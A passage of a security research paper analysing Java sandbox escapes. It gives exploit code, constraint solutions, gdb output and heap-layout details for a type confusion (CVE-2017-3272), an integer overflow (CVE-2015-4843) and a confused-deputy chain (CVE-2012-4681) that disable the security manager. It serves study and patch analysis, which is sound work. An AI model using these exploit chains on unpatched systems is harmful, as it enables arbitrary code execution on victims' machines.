The JVM is the core of the platform. It is implemented in native code and provides all the basic functionality required for program execution, such as a bytecode parser, JIT compiler, garbage collector, and so forth. Due to the fact that it is implemented natively, it is also subject to the same attacks like any other native binary, including memory corruption vulnerabilities such as buffer overflows [1], for example.

The JCL is the standard library that ships together with the JVM. It comprises hundreds of system classes, primarily implemented in Java, with smaller portions being implemented natively. As all system classes are trusted, they are associated with all privileges by default. These privileges give them full access to any sort of functionality (filesystem read/write, full access to the network, etc.), and hence full access to the host machine. Consequently, any security bug in a system class can potentially be used by analysts to break out of the sandbox.

The main content of this paper is thus separated into two larger sections - one dealing with memory corruption vulnerabilities, and the other one focussing on vulnerabilities at the Java level.

----[2.3 - The Security Manager

In the code of the JCL, the sandbox is implemented with authorization checks, most of them being permission checks. For instance, before any access to the filesystem, code in the JCL checks that the caller has the right permission to access the filesystem. Below is an example checking the read permission on a file in class _java.io.FileInputStream_. The constructor checks that the caller has the read permission to read the specified file on line 5.

```
------------------------------------------------------------------------------
  1: public FileInputStream(File file) throws FileNotFoundException {
  2:     String name = (file != null ? file.getPath() : null);
  3:     SecurityManager security = System.getSecurityManager();
  4:     if (security != null) {
  5:         security.checkRead(name);
  6:     }
  7:     if (name == null) {
  8:         throw new NullPointerException();
  9:     }
 10:     if (file.isInvalid()) {
 11:         throw new FileNotFoundException("Invalid file path");
 12:     }
 13:     fd = new FileDescriptor();
 14:     fd.incrementAndGetUseCount();
 15:     this.path = name;
 16:     open(name);
 17: }
------------------------------------------------------------------------------
```

Note that for performance reasons, authorizations are only checked if a security manager has been set (lines 3-4). A typical attack to escape the Java sandbox thus aims at setting the security manager to null. This effectively disables all authorization checks. Without security manager set, the analyst can execute any code as if it had all authorizations.

However, authorizations are only checked at the Java level. Native code executes with all authorizations. Although it might be possible to directly execute arbitrary analyst's controlled native code when exploiting memory corruption vulnerabilities, in all the examples of this paper we focus on disabling the security manager to be able to execute arbitrary Java code with all permissions.

----[2.4 - The doPrivileged Method

When a permission "P" is checked, the JVM checks that every element of the call stack has permission "P". If one element does not have "P", a security exception is thrown. This approach works fine most of the time. However, some method m1() in the JCL which does not require a permission to be called might need to call another method m2() in the JCL which in turn requires a permission "P2". With the approach above, if method main() in a user class with no permission calls m1(), a security exception is thrown by the JVM, because of the follow-up call to m2() in m1(). Indeed, during the call stack walk, m1() and m2() have the required permission, because they belong to trusted classes in the JCL, but main() does not have the permission.

The solution is to wrap the call in m1() to m2() inside a doPrivileged() call. Thus, when "P2" is checked, the stack walk stops at the method calling doPrivileged(), here m1(). Since m1() is a method in the JCL, it has all permissions. Thus, the check succeeds and the stack walk stops.

A real-world example is method unaligned() in _java.nio.Bits_. It deals with network streams and has to know the architecture of the processor. Getting this information, however, requires the "get_property" permission which the user code might not have. Calling unaligned() from an untrusted class would thus fail in this case due to the permission check. Thus, the code in unaligned() which retrieves information about the processor architecture is wrapped in a doPrivileged call, as illustrated below (lines 4-5):

```
 1: static boolean unaligned() {
 2:     if (unalignedKnown)
 3:         return unaligned;
 4:     String arch = AccessController.doPrivileged(
 5:         new sun.security.action.GetPropertyAction("os.arch"));
 6:     unaligned = arch.equals("i386") || arch.equals("x86")
 7:         || arch.equals("amd64") || arch.equals("x86_64");
 8:     unalignedKnown = true;
 9:     return unaligned;
10: }
```

When the "get_property" permission is checked, the stack walk checks methods down to Bits.unaligned() and then stops.

--[3 - Memory Corruption Vulnerabilities

----[3.1 - Type Confusion

------[3.1.1 - Background

The first memory corruption vulnerability that we describe is a type confusion vulnerability [13]. Numerous Java exploits rely on a type confusion vulnerability to escape the sandbox [16] [17] and more recently [18]. In a nutshell, when there is a type confusion, the VM believes an object is of type _A_ while in reality the object is of type _B_. How can this be used to disable the security manager?

The answer is that a type confusion vulnerability can be used to access methods that would otherwise be out of reach for an analyst without permission. The typical method that an analyst targets is the defineClass() method of the _ClassLoader_ class. Why? Well, this method allows to define a custom class (thus potentially analyst controlled) with all permissions. The analyst would thus create and then execute his own newly defined class which contains code to disable the security manager to bypass all authorization checks.

Method defineClass() is 'protected' and thus can only be called from methods in class _ClassLoader_ or a subclass of _ClassLoader_. Since the analyst cannot modify methods in _ClassLoader_, his only option is to subclass _ClassLoader_ to be able to call defineClass(). Instantiating a subclass of _ClassLoader_ directly from code with no permission would, however, trigger a security exception because the constructor of _ClassLoader_ checks for permission "Create_ClassLoader". The trick is for the analyst to define a class extending _ClassLoader_, such as _Help_ class below, and add a static method with an object of type _Help_ as parameter. The analyst then retrieves an existing _ClassLoader_ instance from the environment and uses type confusion to "cast" it to _Help_. With this approach, the JVM thinks that h of method doWork() (line 4 below) is a subclass of _ClassLoader_ (while its real type is _ClassLoader_) and thus the protected method defineClass() becomes available to the analyst (a protected method in Java is accessible from a subclass).

```
 1: public class Help extends ClassLoader implements
 2:    Serializable {
 3:
 4:   public static void doWork(Help h) throws Throwable {
 5:
 6:     byte[] buffer = BypassExploit.getDefaultHelper();
 7:     URL url = new URL("file:///");
 8:     Certificate[] certs = new Certificate[0];
 9:     Permissions perm = new Permissions();
10:     perm.add(new AllPermission());
11:     ProtectionDomain protectionDomain = new ProtectionDomain(
12:      new CodeSource(url, certs), perm);
13:
14:     Class cls = h.defineClass("DefaultHelper", buffer, 0,
```

```
 15:      buffer.length, protectionDomain);
 16:     cls.newInstance();
 17:
 18:   }
 19: }
```

More precisely, using a type confusion vulnerability, the analyst can disable the sandbox in three steps. Firstly, the analyst can retrieve the application class loader as follows (this step does not require a permission):

```
      Object cl = Help.class.getClassLoader();
```

Secondly, using the type confusion vulnerability, he can make the VM think that object cl is of type _Help_.

```
      Help h = use_type_confusion_to_convert_to_Help(cl);
```

Thirdly, he provides h as an argument to the static method doWork() in _Help_, which disables the security manager.

The doWork() method first loads, but does not yet execute, the bytecode of the analyst controlled _DefaultHelper_ class in buffer (line 6 in the listing above). As shown below, this class disables the security manager within a doPrivileged() block in its constructor. The doPrivileged() block is necessary to prevent that the entire call stack is checked for permissions, because main() is part of the call sequence, which has no permissions.

```
1: public class DefaultHelper implements PrivilegedExceptionAction<Void> {
2:   public DefaultHelper() {
3:       AccessController.doPrivileged(this);
4:   }
5:
6:   public Void run() throws Exception {
7:     System.setSecurityManager(null);
8:   }
9: }
```

After loading the bytecode, it creates a protection domain with all permissions (lines 7–12). Finally, it calls defineClass() on h (line 14–15). This call works because the VM thinks h is of type _Help_. In reality, h is of type _ClassLoader_. However, since method defineClass() is defined in class _ClassLoader_ as a protected method, the call is successfull. At this point the analyst has loaded his own class with all privileges. The last step (line 16) is to instantiate the class to trigger the call to the run() method which disables the security manager. When the security manager is disabled, the analyst can execute any Java code as if it had all permissions.

------[3.1.2 - Example: CVE-2017-3272

The previous section explaind what a type confusion vulnerability is and how an analyst can exploit it to disable the security manager. This section provides an example, explaining how CVE-2017-3272 can be used to implement such an attack.

Redhat’s bugzilla [14] provides the following technical details on CVE-2017-3272:

"It was discovered that the atomic field updaters in the _java.util.concurrent.atomic_ package in the Libraries component of OpenJDK did not properly restrict access to protected field members. An untrusted

Java application or applet could use this flaw to bypass Java sandbox restrictions."

This indicates that the vulnerable code lies in the _java.util.concurrent.atomic.package_ and that is has something to do with accessing a protected field. The page also links to the OpenJDK's patch "8165344: Update concurrency support". This patch modifies the _AtomicIntegerFieldUpdater_, _AtomicLongFieldUpdater_ and _AtomicReferenceFieldUpdater_ classes. What are these classes used for?

To handle concurrent modifications of fields, Java provides _AtomicLong_, _AtomicInt_ and _AtomicBoolean_, etc... For instance, in order to create ten million _long_ fields on which concurrent modifications can be performed, ten million _AtomicLong_ objects have to be instantiated. As a single instance of _AtomicLong_ takes 24 bytes + 4 bytes for the reference to the instance = 28 bytes [15], ten million instances of _AtomicLong_ represent 267 Mib.

In comparison, using _AtomicLongFieldUpdater_ classes, it would have taken only 10.000.000 * 8 = 76 MiB. Indeed, only the long fields take space. Furthermore, since all methods in _Atomic*FieldUpdater_ classes are static, only a single instance of the updater is created. Another benefit of using _Atomic*FieldUpdater_ classes is that the garbage collector will not have to keep track of the ten million _AtomicLong_ objects. However, to be able to do that, the updater uses unsafe functionalities of Java to retrieve the memory address of the target field via the _sun.misc.Unsafe_ class.

How to create an instance of a _AtomicReferenceFieldUpdater_ is illustrated below. Method newUpdater() has to be called with three parameters: tclass, the type of the class containing the field, vclass the type of the field and fieldName, the name of the field.

```
1: public static <U,W> AtomicReferenceFieldUpdater<U,W> newUpdater(
2:                                  Class<U> tclass,
3:                                  Class<W> vclass,
4:                                  String fieldName) {
5:   return new AtomicReferenceFieldUpdaterImpl<U,W>
6:     (tclass, vclass, fieldName, Reflection.getCallerClass());
7: }
```

Method newUpdater() calls the constructor of _AtomicReferenceFieldUpdaterImpl_ which does the actual work.

```
 1: AtomicReferenceFieldUpdaterImpl(final Class<T> tclass,
 2:                                  final Class<V> vclass,
 3:                                  final String fieldName,
 4:                                  final Class<?> caller) {
 5:   final Field field;
 6:   final Class<?> fieldClass;
 7:   final int modifiers;
 8:   try {
 9:     field = AccessController.doPrivileged(
10:       new PrivilegedExceptionAction<Field>() {
11:         public Field run() throws NoSuchFieldException {
12:           return tclass.getDeclaredField(fieldName);
13:         }
14:       });
15:     modifiers = field.getModifiers();
16:     sun.reflect.misc.ReflectUtil.ensureMemberAccess(
17:       caller, tclass, null, modifiers);
18:     ClassLoader cl = tclass.getClassLoader();
19:     ClassLoader ccl = caller.getClassLoader();
20:     if ((ccl != null) && (ccl != cl) &&
21:       ((cl == null) || !isAncestor(cl, ccl))) {
22:       sun.reflect.misc.ReflectUtil.checkPackageAccess(tclass);
23:     }
24:     fieldClass = field.getType();
```

```
25:   } catch (PrivilegedActionException pae) {
26:     throw new RuntimeException(pae.getException());
27:   } catch (Exception ex) {
28:     throw new RuntimeException(ex);
29:   }
30:
31:   if (vclass != fieldClass)
32:     throw new ClassCastException();
33:
34:   if (!Modifier.isVolatile(modifiers))
35:     throw new IllegalArgumentException("Must be volatile type");
36:
37:   this.cclass = (Modifier.isProtected(modifiers) &&
38:             caller != tclass) ? caller : null;
39:   this.tclass = tclass;
40:   if (vclass == Object.class)
41:     this.vclass = null;
42:   else
43:     this.vclass = vclass;
44:   offset = unsafe.objectFieldOffset(field);
45: }
```

The constructor first retrieves, through reflection, the field to update (line 12). Note that the reflection call will work even if the code does not have any permission. This is the case because the call is performed within a doPrivileged() block which tells the JVM to allow certain operations even if the original caller does have the permission (see Section 2.4). Next, if the field has the protected attribute and the caller class is not the same as the tclass class, caller is stored in cclass (lines 37-38). Note that caller is set in method newUpdater() via the call to Reflection.getCallerClass(). These lines (37-38) are strange since class caller may have nothing to do with class tclass. We will see below that these lines are where the vulnerability lies. Next, the constructor stores tclass, vclass and uses reference unsafe of class _Unsafe_ to get the offset of field (lines 39-44). This is a red flag as the _Unsafe_ class is very dangerous. It can be used to directly manipulate memory which should not be possible in a Java program. If it is directly or indirectly in the hands of the analyst, it could be used to bypass the Java sandbox.

Once the analyst has a reference to an _AtomicReferenceFieldUpdater_ object, he can call the set() method on it to update the field as illustrated below:

```
 1: public final void set(T obj, V newValue) {
 2:   accessCheck(obj);
 3:   valueCheck(newValue);
 4:    U.putObjectVolatile(obj, offset, newValue);
 5: }
 6:
 7: private final void accessCheck(T obj) {
 8:   if (!cclass.isInstance(obj))
 9:     throwAccessCheckException(obj);
10: }
11:
12: private final void valueCheck(V v) {
13:   if (v != null && !(vclass.isInstance(v)))
14:     throwCCE();
15: }
```

The first parameter of set(), obj, is the instance on which the reference field has to be updated. The second parameter, newValue, is the new value of the reference field. First, set() checks that obj is an instance of type cclass (lines 2, 7-10). Then, set() checks that newValue is null or an instance of vclass, representing the field type (lines 3, 12-15). If all the checks pass, the _Unsafe_ class is used to put the new value at the right offset in object obj (line 4).

The patch for the vulnerability is illustrated below.

```
 - this.cclass = (Modifier.isProtected(modifiers))
 -                ? caller : tclass;
 + this.cclass = (Modifier.isProtected(modifiers)
 +             && tclass.isAssignableFrom(caller)
 +             && !isSamePackage(tclass, caller))
 +                ? caller : tclass;
```

As we noticed earlier, the original code is not performing enough checks on the caller object. In the patched version, the code now checks that tclass is the same class as, a super-class or a super-interface of caller. How to exploit this vulnerability becomes obvious and is illustrated below.

```
  1: class Dummy {
  2:   protected volatile A f;
  3: }
  4:
  5: class MyClass {
  6:   protected volatile B g;
  7:
  8:   main() {
  9:     m = new MyClass();
 10:     u = newUpdater(Dummy.class, A.class, "f");
 11:     u.set(m, new A());
 12:     println(m.g.getClass());
 13:   }
 14: }
```

First the class _Dummy_ with field f of type _A_ is used to call newUpdater() (lines 1-3, 9, 10). Then, method set() is called with class _MyClass_ and new value newVal for the field f of type _A_ on the updater instance (line 11). Instead of having field f of type _A_, _MyClass_ has field g of type _B_. Thus, the actual type of g after the call to set() is _A_ but the virtual machine assumes type _B_. The println() call will print "class A" instead of "class B" (line 12). However, accessing this instance of class _A_ is done through methods and fields of class _B_.

------[3.1.3 - Discussion

As mentioned above, the _Atomic*FieldUpdater_ classes have already been introduced in Java 1.5. However, the vulnerability was only detected in release 1.8_112 and patched in the next release 1.8_121. By dichotomy search in the releases from 1.6_ to 1.8_112 we find that the vulnerability first appears in release 1.8_92. Further testing reveals that all versions in between are also vulnerable: 1.8_101, 1.8_102 and 1.8_111. We have also tested the PoC against the first and last releases of Java 1.5: they are not vulnerable.

A diff of _AtomicReferenceFieldUpdater_ between versions 1.8_91 (not vulnerable) and 1.8_92 (vulnerable) reveals that a code refactoring operation failed to preserve the semantics of all the checks performed on the input values. The non-vulnerable code of release 1.8_91 is illustrated below.

```
  1: private void ensureProtectedAccess(T obj) {
  2:   if (cclass.isInstance(obj)) {
  3:     return;
  4:   }
  5:   throw new RuntimeException(...
  6: }
  7:
  8: void updateCheck(T obj, V update) {
  9:   if (!tclass.isInstance(obj) ||
 10:       (update != null && vclass != null
```

```
 11:         && !vclass.isInstance(update)))
 12:     throw new ClassCastException();
 13:   if (cclass != null)
 14:     ensureProtectedAccess(obj);
 15: }
 16:
 17: public void set(T obj, V newValue) {
 18:   if (obj == null ||
 19:       obj.getClass() != tclass ||
 20:       cclass != null ||
 21:       (newValue != null
 22:        && vclass != null
 23:        && vclass != newValue.getClass()))
 24:       updateCheck(obj, newValue);
 25:   unsafe.putObjectVolatile(obj, offset, newValue);
 26: }
```

In the non-vulnerable version, if obj's type is different from tclass, the type of the class containing the field to update, there are potentially two conditions to pass. The first is that obj can be cast to tclass (lines 9, 12). The second, only checked if the field is protected, is that obj can be cast to cclass (lines 14, 1-6).

In the vulnerable version, however, the condition is simply that obj can be cast to cclass. The condition that obj can be cast to tclass is lost. Missing a single condition is enough to create a security vulnerability which, if exploited right, results in a total bypass of the Java sandbox.

Can type confusion attacks be prevented? In Java, for performance reasons, the type _T_ of an object o is not checked every time object o is used. Checking the type at every use of the object would prevent type confusion attacks but would also induce a runtime overhead.

----[3.2 - Integer Overflow

------[3.2.1 - Background

An integer overflow happens when the result of an arithmetic operation is too big to fit in the number of bits of the variable. In Java, integers use 32 bits to represent signed numbers. Positive values have values from 0x00000000 (0) to 0x7FFFFFFF (2^31 - 1). Negative values have values from 0x80000000 (-2^31)to 0xFFFFFFFF (-1). If value 0x7FFFFFFF (2^31 - 1) is incremented, the result does not represent 2^31 but (-2^31). How can this be used to disable the security manager?

In the next section we analyze the integer overflow of CVE-2015-4843 [20]. The integer is used as an index in an array. Using the overflow we can read/write values outside the array. These read/write primitives are used to achieve a type confusion attack. The reader already knows from the description of CVE-2017-3272 above, that the analyst can rely on such an attack to disable the security manager.

------[3.2.2 - Example: CVE-2015-4843

A short description of this vulnerability is available on Redhat's Bugzilla [19]. It shows that multiple integer overflows have been found in Buffers classes from the java.nio package and that the vulnerability could be used to execute arbitrary code.

The vulnerability patch actually fixes the file java/nio/Direct-X-Buffer.java.template used to generate classes of the form DirectXBufferY.java where X could be "Byte", "Char", "Double", "Int", "Long", "Float" or "Short" and Y could be "S", "U", "RS" or "RU". "S" means that the array contains signed numbers, "U" unsigned numbers, "RS" signed numbers in read-only mode and "RU" unsigned numbers in read-only mode. Each of the generated classes _C_ wraps an array of a certain type that can be manipulated via methods of class _C_. For instance, DirectIntBufferS.java wraps an array of 32 bit signed integers and defines methods get() and set() to, respectively, copy elements from an array to the internal array

of the DirectIntBufferS class or to copy elements from the internal array to an array outside the class. Below is an excerpt from the vulnerability patch:

```
 14:      public $Type$Buffer put($type$[] src, int offset, int length) {
 15:  #if[rw]
 16: -        if ((length << $LG_BYTES_PER_VALUE$)
                > Bits.JNI_COPY_FROM_ARRAY_THRESHOLD) {
 17: +        if (((long)length << $LG_BYTES_PER_VALUE$)
                > Bits.JNI_COPY_FROM_ARRAY_THRESHOLD) {
 18:              checkBounds(offset, length, src.length);
 19:              int pos = position();
 20:              int lim = limit();
 21: @@ -364,12 +364,16 @@
 22:
 23:  #if[!byte]
 24:              if (order() != ByteOrder.nativeOrder())
 25: -                Bits.copyFrom$Memtype$Array(src,
                      offset << $LG_BYTES_PER_VALUE$,
 26: -                    ix(pos), length << $LG_BYTES_PER_VALUE$);
 27: +                Bits.copyFrom$Memtype$Array(src,
 28: +                    (long)offset << $LG_BYTES_PER_VALUE$,
 29: +                    ix(pos),
 30: +                    (long)length << $LG_BYTES_PER_VALUE$);
 31:              else
 32:  #end[!byte]
 33: -                Bits.copyFromArray(src, arrayBaseOffset,
                      offset << $LG_BYTES_PER_VALUE$,
 34: -                    ix(pos), length << $LG_BYTES_PER_VALUE$);
 35: +                Bits.copyFromArray(src, arrayBaseOffset,
 36: +                    (long)offset << $LG_BYTES_PER_VALUE$,
 37: +                    ix(pos),
 38: +                    (long)length << $LG_BYTES_PER_VALUE$);
 39:              position(pos + length);
```

The fix (lines 17, 28, 36, and 38) consists in casting the 32 bit integers to 64 bit integers before performing a shift operation which, on 32 bit, might result in an integer overflow. The corrected version of the put() method extracted from java.nio.DirectIntBufferS.java from Java 1.8 update 65 is below:

```
 354:     public IntBuffer put(int[] src, int offset, int length) {
 355:
 356:       if (((long)length << 2) > Bits.JNI_COPY_FROM_ARRAY_THRESHOLD) {
 357:             checkBounds(offset, length, src.length);
 358:             int pos = position();
 359:             int lim = limit();
 360:             assert (pos <= lim);
 361:             int rem = (pos <= lim ? lim - pos : 0);
 362:             if (length > rem)
 363:                 throw new BufferOverflowException();
 364:
 365:
 366:             if (order() != ByteOrder.nativeOrder())
 367:                 Bits.copyFromIntArray(src,
 368:                                       (long)offset << 2,
 369:                                       ix(pos),
 370:                                       (long)length << 2);
 371:             else
 372:
 373:                 Bits.copyFromArray(src, arrayBaseOffset,
 374:                                    (long)offset << 2,
 375:                                    ix(pos),
 376:                                    (long)length << 2);
 377:             position(pos + length);
 378:       } else {
 379:             super.put(src, offset, length);
```

```
 380:       }
 381:       return this;
 382:
 383:
 384:
 385:     }
```

This method copies length elements from the src array from the specified offset to the internal array. At line 367, method Bits.copyFromIntArray() is called. This Java method takes as parameter the reference to the source array, the offset from the source array in bytes, the index into the destination array in bytes and the number of bytes to copy. As the three last parameters represent sizes and offsets in bytes, they have to be multiplied by four (shifted by 2 on the left). This is done for offset (line 374), pos (line 375) and length (line 376). Note that for pos, the operation is done within the ix() method.

In the vulnerable version, casts to long are not present, which makes the code vulnerable to integer overflows.

Similarly, the get() method, which copies elements from the internal array to an external array, is also vulnerable. The get() method is very similar to the put() method, except that the call to copyFromIntArray() is replaced by a call to copyToIntArray():

```
 262:     public IntBuffer get(int[] dst, int offset, int length) {
 263:
 [...]
 275:                 Bits.copyToIntArray(ix(pos), dst,
 276:                                     (long)offset << 2,
 277:                                     (long)length << 2);
 [...]
 291:     }
```

Since methods get() and put() are very similar, in the following we only describe how to exploit the integer overflow in the get() method. The approach is the same for the put() method.

Let’s have a look at the Bits.copyFromArray() method, called in the get() method. This method is in fact a native method:

```
 803:    static native void copyToIntArray(long srcAddr, Object dst,
 804:                                      long dstPos, long length);
```

The C code of this method is shown below.

```
 175: JNIEXPORT void JNICALL
 176: Java_java_nio_Bits_copyToIntArray(JNIEnv *env, jobject this,
 177:                                    jlong srcAddr, jobject dst,
                                       jlong dstPos, jlong length)
 178: {
 179:     jbyte *bytes;
 180:     size_t size;
 181:     jint *srcInt, *dstInt, *endInt;
 182:     jint tmpInt;
 183:
 184:     srcInt = (jint *)jlong_to_ptr(srcAddr);
 185:
 186:     while (length > 0) {
 187:         /* do not change this code, see WARNING above */
 188:         if (length > MBYTE)
 189:             size = MBYTE;
 190:         else
 191:             size = (size_t)length;
```

```
 192:
 193:         GETCRITICAL(bytes, env, dst);
 194:
 195:         dstInt = (jint *)(bytes + dstPos);
 196:         endInt = srcInt + (size / sizeof(jint));
 197:         while (srcInt < endInt) {
 198:             tmpInt = *srcInt++;
 199:             *dstInt++ = SWAPINT(tmpInt);
 200:         }
 201:
 202:         RELEASECRITICAL(bytes, env, dst, 0);
 203:
 204:         length -= size;
 205:         srcAddr += size;
 206:         dstPos += size;
 207:     }
 208: }
```

We notice that there is no check on the array indices. If the index is less than zero or greater or equal to the array size the code will run also. This code first transforms a long to a 32 bit integer pointer (line 184). Then, the code loops until length/size elements are copied (lines 186 and 204). Calls to GETCRITICAL() and RELEASECRITICAL() (lines 193 and 202) are used to synchronize the access to the dst array and have thus nothing to do with checking the index of the array.

To execute this native code three constraints present in the get() Java method have to be satisfied:

- Constraint 1:

```
 356:      if (((long)length << 2) > Bits.JNI_COPY_FROM_ARRAY_THRESHOLD) {
```

- Constraint 2:

```
 357:          checkBounds(offset, length, src.length);
```

- Constraint 3:

```
 362:          if (length > rem)
```

We do not mention the assertion at line 360 since it is only checked if the "-ea" (enable assertions) option is set in the VM. This is almost never the case in production since it entails slowdowns.

In the first constraint, JNI_COPY_FROM_ARRAY_THRESHOLD represents the threshold (in number of elements to copy) from which the copy will be done via native code. Oracle has empirically determined that it is worth calling native code from 6 elements. To satisfy this constraint, the number of elements to copy must be greater than 1 (6 >> 2).

The second constraint is present in the checkBounds() method:

```
 564:     static void checkBounds(int off, int len, int size) {
 566:         if ((off | len | (off + len) | (size - (off + len))) < 0)
 567:             throw new IndexOutOfBoundsException();
 568:     }
```

The second constraint can be expressed as follows:

```
  1:  offset > 0 AND length > 0 AND (offset + length) > 0
  2:  AND (dst.length - (offset + length)) > 0.
```

The third constraint checks that the remaining number of elements is less than or equal to the number of elements to copy:

```
 length < lim - pos
```

To simplify, we suppose that the current index of the array is 0. The constraint then becomes:

```
 length < lim
```

which is the same as

```
 length < dst.length
```

A solution for these constraints is:

```
 dst.length = 1209098507
 offset     = 1073741764
 length     =          2
```

With this solution, all the constraints are satisfied, and since there is an integer overflow we can read 8 bytes (2*4) at a negative index of -240 (1073741764 << 2). We now have a read primitive to read bytes before the dst array. Using the same technique on the get() method we get a primitive to write bytes before the dst array.

We can check that our analysis is correct by writing a simple PoC and execute it on a vulnerable version of the JVM such as Java 1.8 update 60.

```
  1:  public class Test {
  2:
  3:    public static void main(String[] args) {
  4:      int[] dst = new int[1209098507];
  5:
  6:      for (int i = 0; i < dst.length; i++) {
  7:        dst[i] = 0xAAAAAAAA;
  8:      }
  9:
 10:      int bytes = 400;
 11:      ByteBuffer bb = ByteBuffer.allocateDirect(bytes);
 12:      IntBuffer ib = bb.asIntBuffer();
 13:
 14:      for (int i = 0; i < ib.limit(); i++) {
 15:        ib.put(i, 0xBBBBBBBB);
 16:      }
 17:
 18:      int offset = 1073741764; // offset << 2 = -240
 19:      int length = 2;
 20:
 21:      ib.get(dst, offset, length); // breakpoint here
 22:    }
 23:
 24:  }
```

This code creates an array of size 1209098507 (line 4) and then initializes all the elements of this array to 0xAAAAAAAA (lines 6-8). It then creates

an instance ib of type IntBuffer and initializes all elements of its internal array (integers) to 0xBBBBBBBB (lines 10-16). Finally, it calls the get() method to copy 2 elements from ib's internal array to dst with a negative offset of -240 (lines 18-21). Executing this code does not crash the VM. Moreover, we notice that after calling get, no element of the dst array have been modified. This means that 2 elements from ib's internal array have been copied outside dst. Let's check this by setting a breakpoint at line 21 and then launching gdb on the process running the JVM. In the Java code we have used sun.misc.Unsafe to calculate the address of dst which is 0x20000000.

```
$ gdb -p 1234
[...]
(gdb) x/10x 0x200000000
0x200000000:    0x00000001      0x00000000      0x3f5c025e      0x4811610b
0x200000010:    0xaaaaaaaa      0xaaaaaaaa      0xaaaaaaaa      0xaaaaaaaa
0x200000020:    0xaaaaaaaa      0xaaaaaaaa
(gdb) x/10x 0x200000000-240
0x1ffffff10:    0x00000000      0x00000000      0x00000000      0x00000000
0x1ffffff20:    0x00000000      0x00000000      0x00000000      0x00000000
0x1ffffff30:    0x00000000      0x00000000
```

With gdb we notice that elements of the dst array have been initialized to 0xAAAAAAAA as expected. The array doest not start by 0xAAAAAAAA directly but has a 16 byte header which contains among other the size of the array (0x4811610b = 1209098507). For now, there is nothing (only null bytes) 240 bytes before the array. Let's execute the get Java method and check again the memory state with gdb:

```
(gdb) c
Continuing.
^C
Thread 1 "java" received signal SIGINT, Interrupt.
0x00007fb208ac86cd in pthread_join (threadid=140402604672768,
  thread_return=0x7ffec40d4860) at pthread_join.c:90
90      in pthread_join.c
(gdb) x/10x 0x200000000-240
0x1ffffff10:    0x00000000      0x00000000      0x00000000      0x00000000
0x1ffffff20:    0xbbbbbbbb      0xbbbbbbbb      0x00000000      0x00000000
0x1ffffff30:    0x00000000      0x00000000
```

The copy of two elements from ib's internal array to dst "worked": they have been copied 240 bytes before the first element of dst. For some reason the program did not crash. Looking at the memory map of the process indicates that there's a memory zone just before 0x20000000 which is rwx:

```
$ pmap 1234
[...]
00000001fc2c0000  62720K rwx--   [ anon ]
0000000200000000 5062656K rwx--   [ anon ]
0000000335000000 11714560K rwx--   [ anon ]
[...]
```

As explained below, in Java, a type confusion is synonym of total bypass of the sandbox. The idea for vulnerability CVE-2017-3272 is to use the read and write primitives to perform the type confusion. We aim at having the following structure in memory:

```
  B[] |0|1|.....|k|.....|l|
  A[] |0|1|2|....|i|.............|m|
int[] |0|.................|j|....|n|
```

An array of elements of type _B_ just before an array of elements of type _A_ just before the internal array of an _IntBuffer_ object. The first step consists in using the read primitive to copy the address of elements of type _A_ (at index i) inside the internal integer array (at index j). The second steps consists in copying the reference from the internal array (at index j) to an element of type _B_ (at index k). Once the two steps are done, the JVM will think element at index k is of type _B_, but it is actually an element of type _A_.

The code handling the heap is complex and can change from VM to VM (Hotspot, JRockit, etc.) but also from version to version. We have obtained a stable situation where all the three arrays are next to each other for 50 different versions of the JVM with the following array sizes:

```
-------------------------------------------------------------------------
l = 429496729
m = l
n = 858993458
-------------------------------------------------------------------------
```

------[3.2.3 - Discussion

We have tested the exploit on all publicly available versions of Java 1.6, 1.7 and 1.8. All in all 51 versions are vulnerable: 18 versions of 1.6 (1.6_23 to 1.6_45), 28 versions of 1.7 (1.7_0 to 1.7_80) and 5 versions of 1.8 (1.8_05 to 1.8_60).

We have already discussed the patch above: the patched code now first casts 32 bit integers to long before doing the shift operation. This efficiently prevents integer overflows.

--[4 - Java Level Vulnerabilities

----[4.1 - Confused Deputy

------[4.1.1 - Background

Confused deputy attacks are a very common type of attack on the Java platform. Example attacks are the exploits for CVE-2012-5088, CVE-2012-5076, CVE-2013-2460, and also CVE-2012-4681 which we present in detail below. The basic idea is that exploit code aims for access to private methods or fields of system classes in order to, e.g., deactivate the security manager. Instead of accessing the desired class member directly, however, the exploit code will perform the access on behalf of a trusted system class. Typical ways to abuse a system class for that purpose is by exploiting insecure use of reflection or MethodHandles, i.e., a trusted system class performs reflective read access to a target field which can be determined by the analyst.

------[4.1.2 - Example: CVE-2012-4681

We will have a look at CVE-2012-4681, because this is often referred to by other authors as an example of a confused deputy attack.

As a first step, we retrieve access to _sun.awt.SunToolkit_, a restricted class which should be inaccessible to untrusted code.

```
-------------------------------------------------------------------------
  1: Expression expr0 = new Expression(Class.class, "forName",
  2:    new Object[] {"sun.awt.SunToolkit"});
  3: Class sunToolkit = (Class)expr.execute().getValue();
-------------------------------------------------------------------------
```

This already exploits a vulnerability. Even though we specify Class.forName() as the target method of the Expression, this method is actually not called. Instead, _Expression_ implements custom logic specifically for this case, which loads classes without properly checking access permissions. Thus, _Expression_ serves as our confused deputy here that loads a class for us that we would otherwise not be allowed to load.

As a next step, we use SunToolkit.getField() to get access to the private field Statement.acc.

```
  1: Expression expr1 = new Expression(sunToolkit, "getField",
  2:    new Object[] {Statement.class, "acc"});
  3: Field acc = expr1.execute().getValue();
```

getField() is another confused deputy, on whose behalf we get reflective access to a private field of a system class. The following snippet shows that getField() uses doPrivileged() to get the requested field, and also set it accessible, so that its value can be modified later.

SunToolkit.java

```
  1: public static Field getField(final Class klass,
  2:    final String fieldName) {
  3:  return AccessController.doPrivileged(
  4:    new PrivilgedAction<Field>() {
  5:            public Field run() {
  6:            ...
  7:                    Field field = klass.getDeclaredField(fieldName);
  8:                    ...
  9:                    field.setAccessible(true);
 10:                    return field;
 11:            ...
```

Next, we create an _AccessControlContext_ which is assigned all permissions.

```
  1: Permissions permissions = new Permissions();
  2: permissions.add(new AllPermission());
  3: ProtectionDomain pd = new ProtectionDomain(new CodeSource(
  4:    new URL("file:///"), new Certificate[0]), permissions);
  5: AccessControlContext newAcc =
  6:    AccessControlContext(new ProtectionDomain[] {pd});
```

Statement objects can represent arbitrary method calls. When an instance of _Statement_ is created, it stores the current security context in Statement.acc. When calling Statement.execute(), it will execute the call it represents within the security context that has originally been stored in Statement.acc to ensure that it calls the method with the same privileges as if it were called directly.

We next create a _Statement_ that represents the call System.setSecurityManager(null) and overwrite its _AccessControlContext_ stored in Statement.acc with our new _AccessControlContext_ that has all permissions.

```
  1: Statement stmt = new Statement(System.class, "setSecurityManager",
  2:    new Object[1]);
  3: acc.set(stmt, newAcc)
```

